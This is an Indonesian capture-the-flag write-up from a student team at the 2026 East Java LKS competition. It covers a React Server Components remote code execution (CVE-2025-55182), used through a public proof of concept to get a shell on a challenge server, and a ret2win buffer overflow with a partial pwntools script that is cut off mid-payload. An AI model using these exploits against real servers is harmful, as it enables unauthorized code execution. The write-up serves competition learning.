# LOMBA KOMPETENSI SISWA (LKS) PROVINSI JATIM 2026

## DAY 2 – READ TEAM

## SMKN 4 MALANG

**Written by:**

- **Zacharia Esen**
- **Ramadhan Arga Adiansyah**

# Table of Contents


WEB EXPLOITATION ..... 6

Um Um ..... 7

ANALYZE ..... 7

SOLVE ..... 11

FLAG: LKS{e4f49cea01b47cb49e9bcaedd1ba5efd} ..... 12

BINARY EXPLOITATION ..... 15

banjir ..... 15

ANALYZE ..... 15

SOLVE ..... 17

FLAG: LKS{46dc2f764a07bbe56e6ab826305ef832} ..... 20


panas ..... 21

ANALYZE ..... 21

SOLVE ..... 22


FLAG: ..... 22

**Um Um**





**ANALYZE**


Diberikan website yang terlihat seperti browser dab memiliki kolom input, namun tidak bisa di submit, yang ternyata ini merupakan web statis.





**Ternyata terdapat endpoint /internal saat kami mengecek source pagenya**





**Langsung saja kita akses**





**Terdapat page yang terdapat keterangan "restricted area", yang dimana kita tidak bisa mengaksesnya secara langsung. Tidak ada kolom input sama sekali dan kami juga tidak menemukan hal yang bisa di eksploit.**



**Lalu kami mengecek software yang digunakan oleh web menggunakan extension wappalyzer**





**Ternyata web ini menggunakan [next.js](next.js) dan REACT. Kami sangat curiga kalo ini merupakan CVE react2shell, Mengapa begitu? Karena kami cukup lama mengeskplor request dan respon dari website, sampai mencoba mengesploitasi bypass middleware (awalnya kami kira ini CVE middleware authorized bypass karena web ini menggunakan [next.js](next.js) versi 15.0.0)**




**Ternyata gagal. Dan yang tersisa adalah mencoba exploitasi react2shell.**

## SOLVE

**Kami menggunakan POC dari https://github.com/freeqaz/react2shell**




**Coba dulu untuk menjalankan script [detect.sh]() untuk memastikan apakah web benar benar vuln terhadap react2shell.**

```
@ root@LAPTOP-AGFPHN4P mnt/../../../../react2shell > ./detect.sh http://54.151.131.162:22201
[*] React2Shell Detection Probe (CVE-2025-55182 / CVE-2025-66478)
[*] Target: http://54.151.131.162:22201

[*] HTTP Status: 500
[!] VULNERABLE - Server returned 500 with E{"digest" pattern

[*] Response body:
0:{"a":"$@1","f":"","b":"fxQ-xOznzTGfFJL1edkRH"}
1:E{"digest":"2790887064"}

[!] This server is running a vulnerable version of React RSC / Next.js
[!] Upgrade to Next.js 16.0.7+ or React 19.2.1+ immediately
```

**Nice, sudah terkonfirmasi vuln.**

**Mengapa CVE ini bisa terjadi? Penyebab CVE ini adalah React Server Component (RSC) . RSC memungkinkan komponen react di render di server. Masalahnya RSC menerima semua data yang masuk dengan validasi yang minim.**

**Source: [https://www.wiz.io/blog/critical-vulnerability-in-react-cve-2025-55182]()**

**Langsung saja kita exploit, dan disini saya menggunakan [shell.sh](#) untuk mendapatkan shell, dan untungnya kami mempunyai VPS.**


```
root@practiclass4:~/react2shell# ./shell.sh http://54.151.131.162:22201/

  CVE-2025-55182 Interactive Shell
  React Server Components RCE

[*] Connecting to http://54.151.131.162:22201/...

Connected!
  User: nextuser
  Host: ee4697fbb3db
  CWD:  /usr/src/app

Type 'help' for available commands. Each command is a new HTTP request.

nextuser@ee4697fbb3db:/usr/src/app$ ls -al
total 72
drwxr-xr-x    1 root     nextgroup      4096 Apr  8 05:04 .
drwxr-xr-x    1 root     root           4096 Apr  8 05:03 ..
-rwxr-xr-x    1 root     nextgroup       183 Apr  6 15:15 .dockerignore
drwxr-xr-x    1 root     nextgroup      4096 Apr  8 05:03 .next
drwxr-xr-x    1 root     nextgroup      4096 Apr  6 15:15 app
-rwxr-xr-x    1 root     nextgroup       236 Apr  6 15:15 next.config.js
drwxr-xr-x    1 root     nextgroup      4096 Apr  8 05:03 node_modules
-rwxr-xr-x    1 root     nextgroup     34826 Apr  8 05:03 package-lock.json
-rwxr-xr-x    1 root     nextgroup       303 Apr  6 15:15 package.json
-rwxr-xr-x    1 root     nextgroup        63 Apr  8 05:02 start.sh
nextuser@ee4697fbb3db:/usr/src/app$ cat /flag
LKS{e4f49cea01b47cb49e9bcaedd1ba5efd}
```

**Nice**

**FLAG: LKS{e4f49cea01b47cb49e9bcaedd1ba5efd}**

## BINARY EXPLOITATION

### banjir




### ANALYZE

Terdapat soal/chall berkategorikan PWN dengan keterangan judul “banjir” yang memberikan saya sedikit petunjuk mengenai kelemahannya, yaitu buffer overflow, mari kita cek kebenaran tersebut dengan memulai analisis kelemahannya.

Saat kita jalankan, program bertingkah seperti base64 encoder & decoder:

```
argandull@4rgandull ~/..../panas > nc 54.151.131.162 11101

[1] Base64 Encode
[2] Base64 Decode
[3] Exit
> 1
Plain text: konnichiwa
Base64    : a29ubmljaGl3YQ==

[1] Base64 Encode
[2] Base64 Decode
[3] Exit
> 2
Base64    : a29ubmljaGl3YQ==
Plain text: konnichiwa

[1] Base64 Encode
[2] Base64 Decode
[3] Exit
>
```

**Terlihat seperti program tidak memiliki celah untuk kita buffer overflow semena-mena, mari kita cek file attachment yang diberikan oleh soal.**

```c
int win()
{
  puts("Congratulations!");
  return system("/bin/sh");
}
```

**Ternyata, challenge memiliki fungsi tersembunyi yang tidak akan dijalankan oleh fungsi** `main()` **nya, saya berasumsi bahwa kelemahannya terdapat pada** `ret2win`**. Mari kita telusuri fungsi** `main()` **dan yang lainnya untuk mencari celah yang lebih spesifik agar kita bisa membuat payload sekali jalan dengan benar.**

```
printf("  Plain text: ");
line = read_line(v5, 800);
if ( line <= 0 )
  goto LABEL_7;
ptr = (void *)base64_encode(v5, line);
if ( ptr )
{
  printf("  Base64     : %s\n", v5);
  free(ptr);
}
else
{
  fwrite("  Encode error\n", 1u, 0xFu, stderr);
}
```

```
else if ( input == 2 )
{
  printf("  Base64     : ");
  v10 = read_line(v5, 800);
  if ( v10 <= 0 )
  {
LL_7:
    puts("  (empty)");
  }
  else
  {
    v9 = (void *)base64_decode(v5, v4);
    if ( v9 )
    {
      printf("  Plain text: %s\n", v5);
      free(v9);
    }
    else
    {
      fwrite("  Invalid base64 input\n", 1u, 0x17u, stderr);
    }
  }
}
```

```
_BYTE v4[8]; // [rsp+8h] [rbp-1F8h] BYREF
char v5[460]; // [rsp+10h] [rbp-1F0h] BYREF
int input; // [rsp+1DCh] [rbp-24h] BYREF
void *ptr; // [rsp+1E0h] [rbp-20h]
```


**Terdapat kelemahan** read_line() **yang mana dapat membaca inputan kita maksimalnya** [800] **byte, sedangkan inputan kita hanya memiliki** [460] **byte saja. Jadi setelah byte berikutnya dari variabel** v5 **tersebut akan meng-overwrite memory dengan inputan yang kita berikan.**

**SOLVE**

---

**Kesalahan saya pada pengerjaan soal ini adalah, mengira kelemahannya hanya ada pada fungsi** base64encode() **nya saja,**

**padahal** `base64decode()` **juga memiliki celah yang sama pada read_line nya, bukti bahwa buffer_overflow berhasil adalah:**




**Payload saya adalah padding string base64 + dengan huruf biasa saja, mengapa demikian? Agar program menganggap inputan kita hingga akhir (sepanjang 460 byte) adalah string base64 yang siap untuk di decode oleh program, nyatanya setelah string tersebut, kita dapat memberikan hal hal yang jahat untuk mengecohkan alur program.**

**Dengan membuat struktur payload:**

- **Padding string base64**
- **Rbp buangan**
- **Gadget ret untuk stack alignment program** 64bit
- `win()`

**solve.py**

```
from pwn import *

context.arch = "amd64"
ga = remote("54.151.131.162", 11101)
elf = ELF("./chall")
# ga = process("./chall")

rop = ROP(elf)

padding                                                                =
b"YWFhYWFhYWFiYWFhYWFhYWNhYWFhYWFhZGFhYWFhYWFlYWFhYWFhYWZhYWFhYWFhZ2F
hYWFhYWFoYWFhYWFhYWlhYWFhYWFhamFhYWFhYWFrYWFhYWFhYWxhYWFhYWFhbWFhYWFh
YWFuYWFhYWFhYW9hYWFhYWFhcGFhYWFhYWFxYWFhYWFhYXJhYWFhYWFhc2FhYWFhYWF0Y
```

